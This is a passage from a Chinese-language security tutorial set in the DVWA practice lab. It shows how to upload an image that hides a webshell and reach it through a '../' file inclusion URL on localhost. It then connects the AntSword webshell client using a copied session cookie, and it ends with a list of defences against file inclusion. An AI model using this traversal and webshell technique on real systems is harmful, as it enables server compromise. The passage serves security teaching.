
直接在 File Upload 模块上传 muma.jpg ，上传成功，获得上传路径

利用文件包含访问图片码，直接在URL page= 后面输入返回的上传路径即可




使用蚁剑进行连接，输入地址：


```
http://127.0.0.1:8080/vulnerabilities/fi/?page=../../hackable/uploads/muma.jpg
```




由于文件包含，需要登录 DVWA ，在未登录的状态下，会导致连接不成功，可以直接把已经登录的 Cookie 信息在编辑 shell 配置添加到 Header 头里，这样就可以了


在已经登录 DVWA 页面，按F12 键，获取 Cookie


查看器
控制台
调试器
网络
样式编辑器
性能
内存
存储
无障碍环境
应用程序
HackBar
Cookie Editor
Cookie Editor
Search
PHPSESSID
Name
PHPSESSID
Value
mr1vobgs7fva48g3nr044mfl78
security
Name
security
Value
low


添加数据
添加
清空
测试连接
基础配置
请求信息
Header
Body
HTTP HEADERS
#1
Name
Cookie
Value
PHPSESSID=mr1vobgs7fva48g3nr044mfl78;security=low
HTTP BODY
#1
Name
其他设置

连接成功!





十、文件包含漏洞防御

1、设置白名单（文件名可以确定）

2、过滤危险字符（判断文件名称是否为合法的php文件）

3、设置文件目录权限（对可以包含的文件进行限制，可以使用白名单的方式，或者设置可以包含的目录）

4、关闭危险配置（无需情况下设置allow_url_include和allow_url_fopen为关闭）

5、严格检查include类的文件包含函数中的参数是否外界可控